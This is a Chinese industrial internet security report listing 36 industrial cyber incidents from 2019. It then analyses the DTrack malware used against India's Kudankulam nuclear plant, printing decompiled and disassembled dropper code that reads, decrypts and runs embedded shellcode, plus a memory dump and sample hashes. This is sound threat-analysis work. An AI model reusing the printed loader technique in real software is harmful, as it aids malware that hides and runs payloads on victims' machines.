- **工业互联网平台安全能力层参差不齐。**当前工业互联网平台数量与种类已经很多，且已出台相关标准《工业互联网平台安全防护要求》，不同平台之间的安全能力相差较大，很多工业互联网平台企业的安全建设尚处于早期阶段，尚没有形成纵深、完整的安全防护。
- **工业互联网标识解析系统面临潜在安全威胁**。目前的标识体系大多基于DNS技术体系构建，相应的DNS体系具有的缺陷都会标识解析体系之中存在，一旦标识解析系统出现安全问题，将会直接影响工业互联网的运行，未来需要重视标识解析系统的潜在安全威胁。

第四章 2019 年国内外重点工业互联网安全事件

4.1 2019 年国内外典型工业安全事件汇总

序号	时间	事件	描述
1	1 月 3 日	爱尔兰都柏林电车系统遭黑客攻击	1 月 3 日，据据《爱尔兰审查员报》报道，控制爱尔兰首都都柏林电车系统的网站 Luas，早晨遭黑客入侵后下线，黑客要求五天内支付赎金。
2	1 月 24 日	法国亚创集团遭勒索软件攻击	1 月 24 日，攻击者利用 LockerGoga 勒索软件对亚创集团进行了勒索攻击。1 月 28 日，亚创集团发布声明，称技术专家正在对此次勒索事件进行取证跟进。由于此次勒索事件，亚创集团暂停了全球多项业务。
3	2 月 8 日	制冷控制系统曝出严重安全缺陷，影响全球众多医院超市	2 月 8 日报道，英国安全研究人员发现苏格兰远程监控系统产商（Resource Date Management）研发的制冷控制系统存在重大安全缺陷，波及全球多家连锁超市、医疗机构约 7400 套制冷设备。攻击者可在互联网扫描发现暴露在网络中的制冷控制系统及其 Web 管理页面，进而使用默认账号密码登录系统后台，通过修改制冷系统的温度、告警阈值等参数，影响设备正常运行。
4	2 月 10 号	印度国有天然气公司数据泄露	2 月 10 号，外媒报道，由于网络安全措施不到位，印度国有天然气公司 Indane 又一次暴露了数以百万计的 Aadhaar 生物识别数据库信息。问题出在 Indane 面向经销商和渠道商的网站上，尽管该网站需要有效的用户名和密码验证才能进行访问，但部分内容已经被谷歌搜索引擎编入索引。如此一来，所有人都能够绕过登陆页面，直接获得对经销商数据库的自有访问权限。

5	2 月底	日本光学产品制造商 Hoya 遭受网络攻击	据外媒报道，日本领先的光学产品制造商 Hoya 公司称，公司在 2 月底遭受了一次严重的网络攻击，100 多台电脑感染了病毒，导致 Hoya 公司的用户 ID 和密码被黑客窃取。黑客还在攻击期间试图挖掘加密货币，工厂生产线因此停止了三天。
6	3 月 7 日	委内瑞拉全国性停电事件	据法新社报道，3 月 7 日下午 4 点 50 分，委内瑞拉首都加拉加斯在夜幕降临之前陷入停电状态。全市数千房屋停电停水，地铁停止运行，电话服务和网络接入服务无法使用。令人惊恐的是，相似的情况同样发生在了委内瑞拉的其他城市，总统马杜罗表示，这是拉丁美洲国家史上最严重的一场停电。
7	3 月 12 日	美国 Hexion 和 Momentive 公司遭勒索软件攻击	3 月 12 日，Hexion 和 Momentive 公司于遭到勒索软件的袭击，根据 Momentive 一位匿名员工的说法，该攻击是在 3 月 12 日开始的，由于此次攻击，大量关键数据都从系统中丢失，公司的 Windows 计算机出现了蓝屏错误并且文件被加密。
8	3 月 19 日	挪威海德鲁公司遭勒索软件攻击	3 月 19 日，挪威海德鲁（Norsk Hydro）公司举行新闻发布会，称 3 月 18 日午夜，公司遭到勒索软件攻击，致使主机死机，导致生产业务中断。参会的 NorCERT（挪威国家应急响应中心）代表称此次攻击事件是由一个名为 LockerGoga 的勒索软件发起的，可能涉及到对海德鲁公司的 Active Directory 系统的攻击。
9	4 月 1 日	日本丰田汽车公司遭黑客入侵	北京时间 4 月 1 日晚间消息，据美国科技媒体 ZDNet 报道，丰田汽车今日公布了第二起数据泄露事件，这也是该公司在过去五周内承认的第二起网络安全事件。
10	4 月初	德国化工制药企业拜耳公司遭黑客入侵	4 月初，据德国电视一台的"每日新闻"（tagesschau.de）报道，拜耳公司（Bayer AG）向外证实，有黑客入侵了该公司的网络系统。拜耳称，公司的网络安全中心在 2018 年初发现了一种名为"Winnti"的窃密病毒，并开始针对其实施防御措施，但无法溯源获知黑客

			最早何时进入系统。德国媒体报道，此次出击的是一个目标明确、十分专业的黑客小组。
11	4月15日	美国自来水公司Odintsovsky Vodokanal遭勒索软件攻击	4月15日，美国自来水公司Odintsovsky Vodokanal被勒索软件攻击。该恶意软件对受感染设备和网络共享上的数据都进行了加密，危及到公司的技术文档，客户数据以及帐单系统。
12	4月25日	欧洲重型汽车制造企业Aebi Sschmidt遭勒索软件攻击	4月25日，总部位于瑞士的专用汽车制造商 Aebi Schmidt 向客户和业务合作伙伴通报说，由于网络攻击，其部分业务可能会中断。
13	4月29日	美国一国际机场遭遇勒索病毒攻击	克利夫兰霍普金斯国际机场遭遇攻击，黑客利用勒索软件破坏了信息系统。
14	6月7日	美国飞机零部件供应商ASCO遭勒索软件攻击	6月7日，勒索软件最先袭击了ASCO比利时公司的Zaventem工厂，由于被勒索软件感染导致IT系统瘫痪、工厂无法运营，该公司目前已有1000名工人休假。另外，ASCO也关闭了德国、加拿大和美国的工厂，位于法国和巴西的非生产办事处未受影响。
15	6月	德国宝马公司被黑客组织渗透事件	据外媒报道，有着国家级背景的黑客组织渗透进入宝马公司的计算机网络。针对宝马汽车公司的攻击始于2019年春，6月份时，宝马公司将有关计算机进行了脱网，并正式对外公布。
16	6月15日	美国被披露长期监控俄罗斯电力系统	6月15日，《纽约时报》援引美国现任和前任政府官员的话称，美国正在加大对俄罗斯电网的网络攻击，“至少从2012年开始，美国已将侦查探测器置入俄罗斯电网的控制系统。”
17	6月16日	阿根廷大规模停电事件	6月16日早7点左右，阿根廷发生大规模停电，首都布宜诺斯艾利斯的交通信号灯停止运作，地铁、城际铁路、公交车等公共交通全部停运，邻国乌拉圭、巴西、智利和巴拉圭部分地区的电力也中断。
18	7月10日	乌克兰某核电站发现了挖矿设备	7月10日，在南乌克兰核电厂SE NAE Energoatom 的中央控制面板行政大楼104号办公室被进行了授权搜查，发现并没收了计算机设备和部件。被没收的设备包括六台Radeon RX 470 GPU视频卡，一块主板，电源和延长线，一台

			USB 和硬盘，以及安装在发电厂的冷却装置。
19	7 月 13 日	美国纽约停电事件	当地时间 7 月 13 日晚，纽约曼哈顿发生大规模停电，包括中心地带的时代广场、地铁站、电影院、百货公司等均陷入一片漆黑。据悉，此次停电造成大约 4.2 万名居民断电，还有多人被困电梯。停电发生在晚上 7 点前，当时气温大约 30 摄氏度。纽约市长白思豪在推特上表示，纽约应急管理办公室正在同纽约市警察局及纽约市消防局等方面通力合作，应对此次停电事故。7 月 13 日下午 6 点 45 分左右一直到午夜前，从纽约时报广场到百老汇的近 40 个街区里，千万人受到停电影响。
20	7 月 22 日	委内瑞拉再次大范围停电事件	当地时间 7 月 22 日，委内瑞拉又一次遭遇大范围停电，据路透社报道，委内瑞拉的 23 个州中有一半以上受到了停电影响。
21	7 月 25 号	南非电力公司 City Power 遭勒索软件攻击	7 月 25 号，南非约翰内斯堡 City Power 电力公司遭勒索软件攻击，导致一些居民区的电力中断。由 @CityPowerJhb 官方 Twitter 账号公布的信息可知，这家企业负责为当地居民提供预付费电力供应，但恶意软件加密了该公司的数据库、内部网络、Web Apps、以及官方网站。
22	8 月 11 日	英国晚高峰大范围停电，电力公司称发电机故障所致	英国英格兰、威尔士等地区遭遇停电，首都伦敦多个区域未能幸免。停电恰逢周五晚，英国媒体说“这是一周中最繁忙的时段之一”。英国 9 日晚高峰遭遇大范围停电，地铁停运、机场瘫痪、交通信号灯熄灭，一些医院甚至备用发电机熄火。
23	8 月 25 日	乌克兰某核电厂发生严重网络安全事故	据外媒报道，近日，位于乌克兰南部的 Yuzh-noukrainsk 市附近的核电站出现严重安全事故，数名雇员将核电厂内部网络连上了公共网络，以供其挖掘加密货币。乌克兰特勤局（Ukrainian Secret Service）将负责调查此次事故。

24	9 月 2 日	新勒索病毒 Ouroboros 来袭，多地医疗、电力系统受攻击	腾讯安全御见威胁情报中心通过蜜罐系统监测到 Ouroboros 勒索病毒在国内有部分传播，监测数据表明，已有湖北、山东等地的医疗、电力系统的电脑遭遇该勒索病毒攻击。经分析发现，该病毒的破坏仅在部分有限的情况可解密恢复，但在病毒按预期运行，基础设施完善情况下，暂无法解密。Ouroboros 勒索病毒首次出现于 2019 年 8 月中旬，目前发现其主要通过垃圾邮件渠道传播，由于其 PDB 路径中包含 Ouroboros 故因此得名，该病毒加密文件后会添加.Lazarus 扩展后缀。
25	9 月初	印度核电公司遭受朝鲜黑客攻击	新闻社 IANS 9 月初的报道称，Kudankulam 核电站的两个反应堆之一已中止运行，恶意软件 Dtrack 的变体感染了核电站的管理网络，可能包括窃取设施的键盘记录、检索浏览器历史记录，以及列出正在运行的进程等，并不确定是否应能想到用于控制核反应堆的关键内网。
26	9 月 22 日	伊朗石油和金融设施遭受大范围攻击	当地时间 9 月 22 日晚，伊朗遭遇了一次大规模袭击，整个伊朗的网络系统遭遇了不明来源的大规模攻击，其中重点攻击目标在于伊朗的石油和金融设施，对此毫无准备的伊朗，受到了惨重损失。在短时间之内，其金融和石油设施迅速瘫痪，一切正常交易都无法进行下去。好在德黑兰方面及时向俄罗斯请求援助，俄罗斯派遣了大量网络战专家远程指挥伊朗网络安全部门反击，才度过了这一劫。
27	9 月 25 号	德国汽车零部件制造商境外工厂遭恶意软件攻击	9 月 25 号，总部位于德国的汽车零部件和国防解决方案提供商 Rheinmetall 宣布，由于受到恶意软件攻击，其在美国，巴西和墨西哥的汽车工厂的生产受到了干扰。

28	10 月 13 日	德国制造商 Pilz 在遭到勒索软件攻击	德国自动化工具厂商皮尔兹（Pilz）在遭受勒索软件 BitPaymer 感染后已经宕机了超过一周的时间。根据该公司的网站消息，自 2019 年 10 月 13 日以来，该公司在全球范围内的所有服务器和 PC 工作站，包括通信设施，都受到了影响。为预防起见，该公司从网络中删除了所有计算机系统并阻止了对公司网络的访问。Pilz 员工花了三天时间才恢复电子邮件服务的访问，又花了三天才恢复其国际电子邮件服务，直到 21 日才恢复对产品订单和交货系统的访问。该公司的生产能力没有受到影响。
29	10 月 14 日	芬兰炼油企业 Neste 宣称遭遇大规模信息系统故障，造成产品销售严重延迟。	10 月 14 日上午，Neste 发布消息更新称，这是多个 Neste IT 系统中发生的大规模事件，故障原因正在调查中。
30	10 月 20 日	伊朗阿巴丹炼油厂起火	10 月 20 日，国际知名刊物作者，英国广播公司（BBC）通讯员 Babak Taghvaee 在 Twitter 上附带视频发布伊朗阿巴丹炼油厂起火消息，并称火灾是由确认的网络攻击所为。
31	10 月 30 日	印度核电站官方证实其遭受网络攻击	10 月 30 日，印度核电公司官方证实，库丹库拉姆核电站感染来自朝鲜政府资助的黑客组织开发的恶意软件，导致该核电站的域控服务器被控制，第二座核电机组停止运行。据悉，该恶意软件于今年 9 月 4 日前就已被发现其针对印度核电厂的网络攻击活动，主要用于侦察以及作为其他恶意软件有效载荷的投递器，其样本中包括该核电站内部网络硬编码凭据，证明该恶意软件经过专门编译以在电厂的 IT 网络内部传播和运行。
32	11 月 10 日	墨西哥国有石油公司 Pemex 遭勒索软件攻击	11 月 10 日，墨西哥国有石油公司 Pemex 遭受到勒索软件攻击，被索要 565 个比特币，约 490 万美元的赎金。不过 Pemex 表示，只有不到 5%的电脑受到了影响。不过根据内部备忘录的说法，要求所有员工切勿打开电脑，在本周晚些时候再重新开机，但拒绝按攻击者的要求在 48 小时内支付赎金。

33	12 月 2 号	英国核电站遭受攻击	据 2019 年 12 月 2 日周日电讯报和都市晨报报道，一份周末披露的报告称英国一家核电厂遭到了网络攻击。
34	12 月 18 号	韩国数百家工业企业文件被窃取	12 月 18 号，美国物联网及工控系统安全公司 CyberX 威胁情报小组公布了一项针对韩国工业企业的高级持续性间谍活动。据介绍，攻击者会使用带有恶意附件的鱼叉式网络钓鱼电子邮件，伪装成 PDF 文件发动攻击。成功入侵后，攻击者会从浏览器和电子邮件客户端中窃取登录数据，还会搜寻各种类型的文档和图像。
35	12 月 20 号	中东遭伊朗恶意软件 ZeroCleare 攻击	12 月 20 号，IBM 的 X-Force 事件响应和情报服务（IRIS）发布报告，披露了一种全新的破坏性数据清除恶意软件 ZeroCleare，该恶意软件以最大限度删除感染设备数据为目标。
36	12 月 22 日	美国 RavnAir 航空公司遭受网络攻击	12 月 22 日，据报道，黑客发起了一次针对 Ravn Air 航空公司的网络攻击，最终导致飞机维修等关键系统关闭，迫使 Ravn Air 航空公司取消了至少 6 个阿拉斯加的航班，影响了约 260 名乘客。

4.2 2019 工业安全事件重点分析

4.2.1 印度核电厂遭受网络攻击：恶意软件 Dtrack 分析[6]

4.2.1.1 背景

2019 年 10 月 29 日，有 Twitter 用户声称印度 Kudankulam 核电厂遭到网络攻击。


重要时间线

- 9 月 4 日以前，第三方机构发现针对印度核电厂的网络攻击活动，并告知 Twitter 用户 Pukhraj Singh，其是一名印度的威胁情报分析师，现工作于印度本土的安全公司 Bhujang Innovations，于 9 月 4 日通报了英国 NCSC 机构，并在 9 月 7 日对外提起了此事件。
- 9 月 23 日，卡巴发布了一篇关于 Dtrack 的恶意代码报告，从上述推文来看该 RAT 和攻击事件相关。
- 10 月 19 日，印度 IANS 新闻来源表示，其 Kudankulam 核电厂第二座核电机组于当日停止发电，其原因为“SG level low”，通过查阅资料，其应该是蒸汽发生器（Steam Generator）故障，而蒸汽发生器是作为反应堆冷却剂系统压力边界的一部分。
- 10 月 28 日，某 Twitter 用户披露了 VT 上 DTrack 样本(md5: 4f8091a5513659b2980cb53578d3f798)，并且指出其内嵌了疑似与印度核电厂相关的用户名 KKNPP，随后引发热议。
- 10 月 29 日，各大新闻媒体公开披露该事件，并且印度安全人员对历史情况进行一些解释和说明，并且披露攻击来源已经获取核电厂内部域控级别的访问权限。

4.2.1.2 相关样本分析


DTrack Dropper


Dropper（md5：b7c3039203278bc289fd3756571bd468）程序是一个 MFC 编写的应用。编译时间为 Fri Jul 05 02:02:58 2019，整个 MFC 主体是一个空壳，实际的代码是在 CRT 部分一开始从 PE 文件指定偏移处读取 shellcode。




```
void *__cdecl sub_43900C(LONG *a1, SIZE_T *a2)
{
  int v2; // eax
  void *result; // eax
  void *lpBuffer; // [esp+0h] [ebp-118h]
  HANDLE hFile; // [esp+4h] [ebp-114h]
  DWORD NumberOfBytesRead; // [esp+Ch] [ebp-10Ch]
  CHAR Filename; // [esp+10h] [ebp-108h]

  v2 = sub_4393EC();
  *a1 = *(_DWORD *)(v2 + 32);
  *a2 = *(_DWORD *)(v2 + 40);
  result = VirtualAlloc(0, *a2, 0x3000u, 0x40u);
  lpBuffer = result;
  if ( result )
  {
    GetModuleFileNameA(0, &Filename, 0x104u);
    result = CreateFileA(&Filename, 0x80000000, 1u, 0, 3u, 0x80u, 0);
    hFile = result;
    if ( result != (void *)-1 )
    {
      result = (void *)SetFilePointer(result, *a1, 0, 0);
      if ( result )
      {
        result = (void *)ReadFile(hFile, lpBuffer, *a2, &NumberOfBytesRead, 0);
        if ( result )
        {
          *a1 = (LONG)lpBuffer;
          result = (void *)CloseHandle(hFile);
        }
      }
    }
  }
  return result;
}
```







并在 CRT 结尾进行 shellcode 的解密和执行。

```
47  v4 = wWinMain(&_ImageBase, 0, v2, v3);
48  *(_DWORD *)(a1 - 32) = v4;
49  if ( !*(_DWORD *)(a1 - 28) )
50    exit(v4);
51  _cexit();
52  *(_DWORD *)(a1 - 4) = -2;
53  v5 = *(_DWORD *)(a1 - 32);
54  return sub_438FE1(v6, a1);
55 }
```

解密后的 shellcode：




接着可以发现其又从 PE 文件读取内容：



```
002300B0    55                      push ebp
002300B1    8B EC                   mov ebp,esp
002300B3    81 EC 18 01 00 00       sub esp,118
002300B9    C7 85 F0 FE FF FF 00    mov dword ptr ss:[ebp-110],0
002300C3    E8 C8 01 00 00          call 230290
002300C8    89 85 F0 FE FF FF       mov dword ptr ss:[ebp-110],eax
002300CE    8B 45 08                mov eax,dword ptr ss:[ebp+8]
002300D1    8B 8D F0 FE FF FF       mov ecx,dword ptr ss:[ebp-110]
002300D7    8B 51 2C                mov edx,dword ptr ds:[ecx+2C]
002300DA    89 10                   mov dword ptr ds:[eax],edx
002300DC    8B 45 0C                mov eax,dword ptr ss:[ebp+C]
002300DF    8B 8D F0 FE FF FF       mov ecx,dword ptr ss:[ebp-110]
002300E5    8B 51 30                mov edx,dword ptr ds:[ecx+30]
002300E8    89 10                   mov dword ptr ds:[eax],edx
002300EA    6A 40                   push 40
002300EC    68 00 30 00 00          push 3000
002300F1    8B 45 0C                mov eax,dword ptr ss:[ebp+C]
002300F4    8B 08                   mov ecx,dword ptr ds:[eax]
002300F6    51                      push ecx
002300F7    6A 00                   push 0
002300F9    FF 15 30 E2 44 00       call dword ptr ds:[<&VirtualAlloc>]
002300FF    89 85 E8 FE FF FF       mov dword ptr ss:[ebp-118],eax
00230105    83 BD E8 FE FF FF 00    cmp dword ptr ss:[ebp-118],0
0023010C    75 05                   jne 230113
0023010E    E9 A2 00 00 00          jmp 2301B5
00230113    68 04 01 00 00          push 104
00230118    8D 95 F8 FE FF FF       lea edx,dword ptr ss:[ebp-108]
0023011E    52                      push edx
0023011F    6A 00                   push 0
00230121    FF 15 1C E2 44 00       call dword ptr ds:[<&GetModuleFileNameA>]
00230127    6A 00                   push 0
00230129    68 80 00 00 00          push 80
0023012E    6A 03                   push 3
00230130    6A 00                   push 0
00230132    6A 01                   push 1
00230134    68 00 00 00 80          push 80000000
00230139    8D 85 F8 FE FF FF       lea eax,dword ptr ss:[ebp-108]
0023013F    50                      push eax
00230140    FF 15 F4 E1 44 00       call dword ptr ds:[<&CreateFileA>]
00230146    89 85 EC FE FF FF       mov dword ptr ss:[ebp-114],eax
0023014C    83 BD EC FE FF FF FF    cmp dword ptr ss:[ebp-114],FFFFFFFF
00230153    75 02                   jne 230157
00230155    EB 5E                   jmp 2301B5
```

最终解密后可以看到是一个 PE：



内存 1 | 内存 2 | 内存 3 | 内存 4 | 内存 5 | 监视 1 | [x=] 局部变量

地址	十六进制																ASCII
002D0000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ..........ÿÿ..
002D0010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	........@.......
002D0020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
002D0030	00	00	00	00	00	00	00	00	00	00	00	00	F0	00	00	00	............ð...
002D0040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°..´.Í!¸.LÍ!Th
002D0050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
002D0060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
002D0070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.......
002D0080	8D	E0	D0	6C	C9	81	BE	3F	C9	81	BE	3F	C9	81	BE	3F	.àÐlÉ.¾?É.¾?É.¾?
002D0090	D7	D3	3A	3F	F9	81	BE	3F	D7	D3	2B	3F	D4	81	BE	3F	×Ó:?ù.¾?×Ó+?Ô.¾?
002D00A0	D7	D3	3D	3F	50	81	BE	3F	EE	47	C5	3F	CE	81	BE	3F	×Ó=?P.¾?îGÅ?Î.¾?
002D00B0	C9	81	BF	3F	57	81	BE	3F	D7	D3	34	3F	C6	81	BE	3F	É.¿?W.¾?×Ó4?Æ.¾?
002D00C0	D7	D3	2A	3F	C8	81	BE	3F	D7	D3	2F	3F	C8	81	BE	3F	×Ó*?È.¾?×Ó/?È.¾?
002D00D0	52	69	63	68	C9	81	BE	3F	00	00	00	00	00	00	00	00	RichÉ.¾?........
002D00E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
002D00F0	50	45	00	00	4C	01	05	00	5A	F6	3E	5D	00	00	00	00	PE..L...Zö>]....
002D0100	00	00	00	00	E0	00	02	01	0B	01	09	00	00	3C	0A	00	....à........<..
002D0110	00	DA	02	00	00	00	00	00	B3	4D	09	00	00	10	00	00	.Ú......³M......
002D0120	00	50	0A	00	00	00	40	00	00	10	00	00	00	02	00	00	.P....@.........

将 PE 文件 dump 后计算其 md5 为 4f8091a5513659b2980cb53578d3f798，即 twitter 上提到的样本。

DTrack RAT

这里以 4f8091a5513659b2980cb53578d3f798 样本为例，也是 twitter 上提到的样本，可以看到卡巴检测为 DTrack。其编译时间为 Mon Jul 29 13:36:26 2019。

其首先通过动态获取 API 地址。

```
v0 = get_realstr("CCS_urlmon.dll");
hModule = LoadLibraryA(v0);
v2 = get_realstr("CCS_URLDownloadToFileA");
